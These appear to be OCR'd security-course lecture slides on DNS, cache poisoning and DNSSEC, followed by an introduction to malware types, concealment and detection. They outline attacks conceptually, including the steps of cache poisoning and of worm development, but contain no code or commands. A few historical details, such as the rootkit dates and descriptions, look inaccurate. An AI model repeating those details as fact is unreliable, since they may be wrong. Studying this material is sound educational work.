


DNS: DNS Tree

- DNS provides a distributed database over the internet that stores various **resource records**, including:
  - Address record: IP address associated with a host name (or subdomains)
  - Mail exchange record: mail server of a domain
  - Name server record: authoritative name server (ANS) for a domain

DNS Name Resolution

- Zone: collection of connected nodes with the same authoritative DNS server
- Resolution method when answer not in cache:



DNS Packet Structure

- DNS queries and replies are transmitted via a single UDP packet (TCP is used if the packet size exceeds 512 bytes)
  - DNS queries are typically issued over UDP on port 53
- A 16-bit query identifier is selected by the client who sends the query, and this identifier is replicated in the response from the server
  - The client uses this 16-bit request identifier to pair queries with answers

DNS Caching

- There would be too much network traffic if a path in the DNS tree would be traversed for each query
  - DNS is a service utilized by billions of machines connected to the internet
  - DNS would place an incredible burden on high-level name servers, especially the root name server
- Caching mechanism is needed to reduce DNS traffic and resolve domain names more efficiently
  - The clients and lower-level DNS servers keep a DNS cache, a table of recently received DNS records.
  - A name server can then use this cache to resolve queries for domain names it has recently answered directly, rather than consuming the resources of higher-level name servers

DNS Caching


- Instead of directly querying each time a higher-level name server, the designated name server first checks its cache and returns to the client the requested IP if a record is found
  - If not, the designated name server queries the higher-level name servers to resolve the domain name, then return the IP address to the client and cache the result
- A value known as the time-to-live (TTL) determines how long a DNS response record remains in a DNS cache.
  - This TTL is specified in the DNS response
  - Once a cached record has expired, the higher-level name server should be queried for a response

DNS Caching


- Some operating system (Windows) maintain a local DNS cache on the machine, while many linux distributions do not
  - View in Windows with command ipconfig /displaydns
  - Associated privacy issue: the DNS cache will preserve evidence of recently visited sites, which would be unveiled by forensics investigation
- Some browsers (Firefox) maintain a local DNS cache
  - Web browsers are responsible for extracting a user-supplied domain name and passing it to the OS's networking component, which handles the sending of a corresponding DNS request. The reply will then be received by the OS and passed back to the browser.
  - IE does not implement this feature since Windows OS has its own cache

DNS Caching

Step 1: query yourdomain.org




Step 2: receive reply and cache at local NS and host



DNS Caching (cont.)

Step 3: use cached results rather than querying the ANS




Step 4: Evict cache entries upon TTL expiration

Attacks against DNS

Attacks on DNS

- We rely on DNS to resolve domain names to IP addresses
  - What will happen if the attacker can change the resolving result?



Attacks on DNS

- **DNS Cache Poisoning**
- Compromise of DNS server's authoritative data


……

DNS Cache Poisoning

- A powerful approach to attack DNS
- Basic idea
  - give DNS servers false records and get it cached
- DNS uses a 16-bit request identifier to pair queries with answers
  - Very weak authentication
- Cache may be poisoned when a name server:
  - Disregards identifiers
  - Has predictable identifiers
  - Accepts unsolicited DNS records

DNS Cache Poisoning

- The DNS Cache poisoning attack works as follows (the picture is given in the next slide):
  - Attacker sends a DNS request for the domain he wishes to poison. If not in cache, DNS queries the higher-level name servers
  - The attacker guess the transaction ID, and sends his own reply. Successful **if ID is correct, and attack response is quicker than the legitimate reply**, then the attack response is cached
  - Any client of the ISP DNS server issuing requests for the poisoned domain will be directed to the attacker's IP address



Kaminsky DNS Cache Poisoning Attack

- Kaminsky DNS cache poisoning attack, which was discovered in 2008 affected many popular DNS servers and resolvers.


DNS Cache Poisoning Prevention

- Use random identifiers for queries
- Port randomization for DNS requests
  - Check the 16-bit port number;
  - make it difficult to guess the correct value of port number
- Deploy DNSSEC
  - Use digital signature to authenticate the DNS records
  - Challenging because it is still being deployed and requires reciprocity

DNSSEC

- Guarantee:
  - Authenticity of DNS answer origin
  - Integrity of reply
- Accomplishes this by signing DNS replies at each step of the way
  - Each name server uses its private key (digital signature) to sign responses
  - Higher-level name server also sign the public key of the lower-level name server
  - Each client has the public key of root server
    - So the client can verify the public key the name servers, then verify the IP address being resolved.

DNSSEC



DNSSEC Deployment

- As the internet becomes regarded as critical infrastructure there is a push to secure DNS
- NIST is in the process of deploying DNSSEC on root servers now
  - May add considerable load to DNS servers with packet sizes considerably larger than 512 byte size of UDP packets, and with more computations
  - There are political concerns with the US controlling the root level of DNS
- DNSSEC is still not widely used across the Internet

Summary

- Application Layer Protocols
- Domain Name System (DNS)
  - Domain name
    - Root zone
    - Top-level domain (TLD)
    - Subdomain names …
  - Name server
  - Name resolution
- DNS attacks
  - DNS cache poisoning
    - ISP DNS server
  - Countermeasure: DNSSEC

SE6001 Computer Security

Lecture 15

Introduction to Malware

Table of Contents

Lecture Outline

- Malware
  - Computer Virus
  - Computer Worm
  - Computer Trojan
- Malware Detection

Malware

Malware

- Malware: malicious software
- Malware can be designed to do many different things:
  - Stealing personal information
  - Damaging files or hardware
  - Disrupting network operations
  - Hijacking a computer
  - .....

Malware

- Malware often infects computers or networks through email attachments, software downloads, or other types of file sharing
- Once installed, malware can operate in the background without the user's knowledge, making it difficult to detect and remove.

Malware Classification

- Malware encompasses a wide range of harmful programs.
- According to how the malware propagate:
  - Computer virus
  - Computer worm
  - Computer trojan
  - ….
- According to the purpose of malware
  - Destruction malware: erasing files or entire hard disk
  - Spyware: stealing sensitive information
  - Ransomware: hide/encrypt user's data, ask from random
  - Adware: displaying advertisement
  - ….

Computer Virus

Computer Virus

- Computer virus is computer code that can **replicate itself** by modifying other files or programs to insert code that is capable of further replication.
- A distinguishing property of a virus is that replication requires some type of **user assistance,** such as clicking on an email attachment or sharing a USB drive.

Computer Virus: Early History


- 1972 sci-fi novel "When HARLIE Was One" features a program called VIRUS that reproduces itself
- First academic use of term virus by PhD student Fred Cohen in 1984, who credits advisor Len Adleman with coining it
- In 1982, high-school student Rich Skrenta wrote first virus released in the wild: Elk Cloner, a boot sector virus
- (c)Brain, by Basit and Amjood Farooq Alvi in 1986, credited with being the first virus to infect PCs

Computer Virus: Early History

- Very common in the 1990s
  - The collapse of eastern European countries in the early 1990s
    - Well educated programmers, high unemployment rate
      - ⇒ Writing computer virus, or hacking (even today in Russia) …
      - ⇒ Anti-virus technique becomes excellent in those countries
  - Many PC have been affected by virus at that time
    - Most of viruses at that time are destructive

Computer Virus: Biological Analogy

- Computer viruses share some properties with Biological viruses that infects human cells



Computer Virus: Execution Phases


- **Dormant phase.** During this phase, the virus just exists—the virus is laying low and avoiding detection.
- **Propagation phase.** During this phase, the virus is replicating itself, infecting new files on new systems.
- **Triggering phase.** In this phase, some logical condition causes the virus to move from a dormant or propagation phase to perform its intended action.
- **Action phase.** In this phase, the virus performs the malicious action that it was designed to perform, called **payload.**
  - This action could include something seemingly innocent, like displaying a silly picture on a computer's screen, or something quite malicious, such as deleting all essential files on the hard drive.

Computer Virus: Types

- There are several type of computer viruses:
  - Program virus
  - Macro virus
  - Boot sector virus

Computer Virus: Program Virus

- Program virus
  - A virus injects itself into a program file
    - .exe, .com, shared library (.dll files on windows, such as kernel32.dll, .so files on linux)
    - The infected program may be application code or kernel code (such as modifying the system call). For example, a rootkit can steal sensitive information, logging keystrokes, and installing other malware.
  - Each time the infected program executes, a program virus is executed
  - The picture on the next slide shows typically how a virus injects itself into a program file.



Computer Virus: Program Virus

- Program virus
  - Example: In 2015, a virus known as "Nemucod" was discovered, which is a type of ransomware that is designed to encrypt the user's files and demand payment in exchange for the decryption key.
    Nemucod was primarily spread through spam emails that contained malicious JavaScript attachments. When a user opened the malicious JavaScript attachment, the Nemucod virus would be installed on the user's computer and would begin to encrypt the user's files.

Computer Virus: Macro Virus

- Macro virus attacks Macro
- Macro
  - A rule or pattern that specifies how a certain input sequence (often a sequence of characters) should be mapped to an output sequence (also often a sequence of characters) according to a defined procedure
    - Example: Macro in Microsoft Word
  - A Macro is effectively a program
    - performs a series of commands and actions
  - Usually quite short and simple

Computer Virus: Macro Virus

- Macro Virus
  - A virus injects itself into the macro of a document
  - When an affected document is opened, the virus searches other documents to affect
- Example: Emotet Malware
  - Active since 2014
  - Once an infected word document is opened, the macro code in the document downloads and installs the Emotet malware onto the user's computer. The malware can then steal sensitive data.

Computer Virus: Boot Sector Virus

- Boot sector virus
  - Boot sector
    - Contains code for booting up programs stored in the disk
  - Boot sector virus infects the code in the boot sector
  - Each time the computer is turn on, the virus is executed
  - Difficult to remove
    - Boot program is the first program that a computer runs

Computer Virus: Boot Sector Virus

- Boot sector virus
  - Example: Michelangelo virus (discovered in March 1991) was a MBR infector with a March 6th payload overwriting critical drive sectors. Michelangelo was the first virus to attract a large amount of media focus.
  - Boot sector viruses are relatively rare these days, as modern operating systems have implemented security measures to protect against them.

Computer Virus Concealment

- A character string (signature) in a virus can be used for virus detection, assume that a virus has already been included in the database
- How to avoid detection? A virus may be concealed with different methods:
  - Encrypted virus
  - Polymorphic virus
  - Metamorphic virus

Concealment: Encrypted Virus

- Encrypted virus
  - Three components in an encrypted virus:
    - Decryption engine
    - Randomly generated encryption key
    - Encrypted virus code
  - Example:
    - Decryption: XOR the key with the encrypted virus
    - Key: a random 16-bit number
    - Encrypted virus code: XOR the key with the virus code
  - Detection
    - Approach 1: detect self-modifying program
    - Approach 2: use decryption engine as a character string in detection

Concealment: Polymorphic Virus

- Polymorphic virus
  - Polymorphic code was the first technique that posed a serious threat to virus scanners.
    - Just like regular encrypted viruses, a polymorphic virus infects files with an encrypted copy of itself, which is decoded by a decryption module.
    - The decryption module is modified on each infection. A well-written polymorphic virus therefore has no parts which remain identical between infections, making it very difficult to detect directly using signatures.

Concealment: Polymorphic Virus

- Polymorphic virus
  - Detection: Antivirus software can detect it by decrypting the viruses using an emulator, or by statistical pattern analysis of the encrypted virus body. To enable polymorphic code, the virus has to have a polymorphic engine (also called mutating engine or mutation engine) somewhere in its encrypted body.

Concealment: Metamorphic Virus

- Metamorphic virus
  - To avoid being detected by emulation, some viruses rewrite themselves completely each time they are to infect new executables. Viruses that utilize this technique are said to be metamorphic.
  - To enable metamorphism, a metamorphic engine is needed. A metamorphic virus is usually very large and complex. For example, W32/Simile consisted of over 14000 lines of Assembly language code, 90% of which is part of the metamorphic engine.
    - Approaches include code permutation and instruction replacement
  - Challenging to detect

Computer Worm

Computer Worm

- A **computer worm** is a malware program that spreads copies of itself **without the need to inject itself in other programs**, and **usually without human interaction**
  - Computer worm is more advanced than computer virus
- Thus, computer worms are technically not computer viruses (since **they don't infect other programs**), but some people nevertheless confuse the terms, since both spread by self-replication.
- In most cases, a computer worm will carry a malicious payload, such as deleting files or installing a backdoor.

Computer Worms: History

- Morris worm (buffer overflow)
  - One of the first computer worms distributed via the Internet. written by a student at Cornell University, Robert Tappan Morris
  - The first worm and was certainly the first to gain significant mainstream media attention
  - Estimated that 10% of the computers connected to internet get affected
  - The Morris worm prompted DARPA to fund the establishment of Computer Emergency Response Team (CERT) at Carnegie Mellon University

Computer Worms: History

- ILOVEYOU
  - attacked tens of millions of Windows computers in 2000
  - sent as an attachment to an email message with the text "ILOVEYOU" in the subject line. The worm arrived in email inboxes with the subject of "ILOVEYOU" and an attachment "LOVE-LETTER-FOR-YOU.TXT.vbs". The final 'vbs' extension was hidden by default, leading unsuspecting users to think it was a mere text file. Upon opening the attachment, the worm sent a copy of itself to everyone in the Windows Address Book and with the user's sender address.
  - overwriting multimedia files
  - It adds a number of registry keys so the worm is initialized on system boot

Computer Worms: History

- Blaster Worm (buffer overflow)
  - a computer worm that spread on computers running Windows XP and 2000, during August 2003.
  - a Chinese cracking collective called Xfocus reverse engineered the original Microsoft security patch, then the security vulnerability was exploited by malicious programmers to develop the worm

Computer Worms: History


- The "WannaCry" ransomware worm, which emerged in May 2017, caused widespread damage.
  - It exploited a vulnerability in Windows operating systems and encrypted files on infected computers, demanding a ransom bitcoin payment in exchange for the decryption key
  - It affected hundreds of thousands of computers in over 150 countries and caused billions of dollars in damages

Computer Worm Development

- **Identify vulnerability still unpatched, or identify new (zero-day) vulnerability**
- Write code for
  - Exploit of vulnerability
  - Generation of target list
    - Random hosts on the internet
    - Hosts on LAN
    - Divide-and-conquer
  - Installation and execution of payload
  - Querying/reporting if a host is infected

Computer Worm Propagation


- Worms propagate by finding and infecting vulnerable hosts



Computer Trojan

Trojan Horses

- A **Trojan horse (or Trojan)** is a malware program that appears to perform some useful task, but which also does something with negative consequences (e.g., launches a keylogger).
- Trojan horses are often installed by a user or administrator, either deliberately or accidentally.



Trojan Example

- BazarLoader: emerged in late 2019 or early 2020, and has been actively used in attacks since then.
  - BazarLoader is often disguised as a legitimate program, such as an update for Adobe Flash or other commonly used software. This is done to trick users into downloading and installing the Trojan onto their system.
  - BazarLoader uses social engineering tactics, such as phishing emails or fake websites, to trick users into installing the Trojan. These tactics are designed to create a sense of urgency or to make the user believe that the program is legitimate.

Rootkit

Rootkit

- A rootkit modifies the operating system to hide its existence
  - E.g., modifies file system exploration utilities
  - Hard to detect using software that relies on the OS itself

Rootkit

- Example: Sony BMG copy protection rootkit scandal
  - In 2005, Sony BMG published CDs with copy protection and digital rights management software called Extended Copy Protection. The software included a music player but silently installed a rootkit which limited the user's ability to access the CD.
  - Software engineer Mark Russinovich, who created the rootkit detection tool RootkitRevealer, discovered the rootkit on one of his computers.
  - To cloak itself, the rootkit hid from the user any file starting with "sys". Soon after Russinovich's report, malware appeared which took advantage of that vulnerability (to hide themselves)
  - BBC analyst called it a "public relations nightmare." The company eventually recalled the CDs.


Rootkit

- The "MosaicRegressor" rootkit was discovered in 2021. The rootkit is designed to be stealthy and difficult to detect, and is used to hide the group's malicious activities on infected systems.
- MosaicRegressor is notable for its sophistication and use of multiple layers of obfuscation to avoid detection. It is designed to hide itself in the Windows registry and uses encrypted communication channels to communicate with its command and control servers, making it difficult to track

Botnet

Malware Zombies

- Malware can turn a computer in to a **zombie**, which is a machine that is controlled externally to perform malicious attacks, usually as a part of a **botnet**.



Botnet Example

- Mirai Botnet was active in 2016 and infected over 600,000 Internet of Things (IoT) devices, including routers, security cameras, and digital video recorders.
  - Mirai spread by scanning the internet for vulnerable devices that used default usernames and passwords, and then infecting those devices with the Mirai malware.
  - Once infected, the devices were used to form a massive botnet that could be controlled by the attackers and used to carry out devastating DDoS attacks.
  - In 2016, Mirai was responsible for a series of high-profile DDoS attacks against targets such as DNS provider Dyn, which caused widespread disruption to internet services in the United States and Europe.

Financial Impact

Financial Impact

- Malware, or malicious software, can have significant financial impact on both individuals and organizations:
  - Loss of Data: Malware can lead to the loss of important data, such as personal or financial information.
  - Ransomware can lead to significant financial losses for businesses that rely on their data, as well as for individuals who may not be able to afford the ransom
  - Business Disruption: Malware can disrupt the normal operation of a business, causing downtime and lost productivity
  - Cost of Remediation: Removing malware can be a time-consuming and expensive process

Financial Impact

- According to a 2020 report by McAfee, the average cost of a ransomware payment in Q1 2020 was $111,605, up from $41,198 in Q4 2019.
- According to a 2020 study by the Ponemon Institute, the average cost of a malware attack for a company is $2.15 million. This includes the cost of remediation, lost productivity, and damage to the company's reputation
- A 2020 report from the Center for Strategic and International Studies estimated that cybercrime costs the global economy between $445 billion and $600 billion annually

Malware Detection

Malware Detection

- There are several approaches to detect the malware
  - Check the integrity of files on computer
  - Static analysis
    - To check whether code contains the pattern (signature) of malware
    - To check whether the code contains suspicious instructions
  - Dynamic analysis
    - Run the code in a virtual machine/sandbox to check whether the code performs suspicious activities

Malware Detection: Integrity checking

- Maintain database of cryptographic hashes for
  - Operating system files
  - Popular applications
- Compute hash of each file to detect whether the program files have been modified
- Look up into database
- Needs to protect the integrity of the database

Malware Detection: Signatures

- Scan and compare the analyzed object with a database of signatures
- A signature here is a virus fingerprint
  - E.g.,a string with a sequence of instructions specific for each virus
  - Different from the digital signature in cryptography
- A file is infected if there is a signature inside its code
  - Fast pattern matching techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary (being updated frequently)

Dynamic Analysis

- Check the execution of code inside a virtual machine or sandbox
- Monitor whether the code performs suspicious actions
  - File changes
  - Registry changes
  - Processes and threads
  - Networks ports

Malware Quarantine

- A suspicious file can be isolated in a folder called quarantine:
  - E.g,. if the result of the heuristic analysis is positive and you are waiting for database signatures update
- The suspicious file is not deleted but made harmless: the user can decide when to remove it or eventually restore for a false positive
  - Interacting with a file in quarantine is possible only through the antivirus program
- The file in quarantine is harmless because it is encrypted
- Usually the quarantine technique is proprietary and the details are kept secret

Malware Detection Tools

- There are a number of commercial malware detection software: FireEye, Malwarebytes, Norton AntiVirus, McAfee, Kaspersky, Trend Micro
- Microsoft Defender, also known as Windows Defender, is a built-in anti-malware tool that comes with Windows 10 and 11
  - The built-in Windows defender affects the business of some anti-virus company significantly

Summary

- Malware
  - Virus
    - Types
      - Program virus, Macro virus, boot sector virus
    - Concealment
      - Encrypted virus, Polymorphic virus, Metamorphic virus
  - Worm
  - Trojan
  - …

Summary

- Malware detection
  - Integrity checking
  - Static analysis
  - Dynamic analysis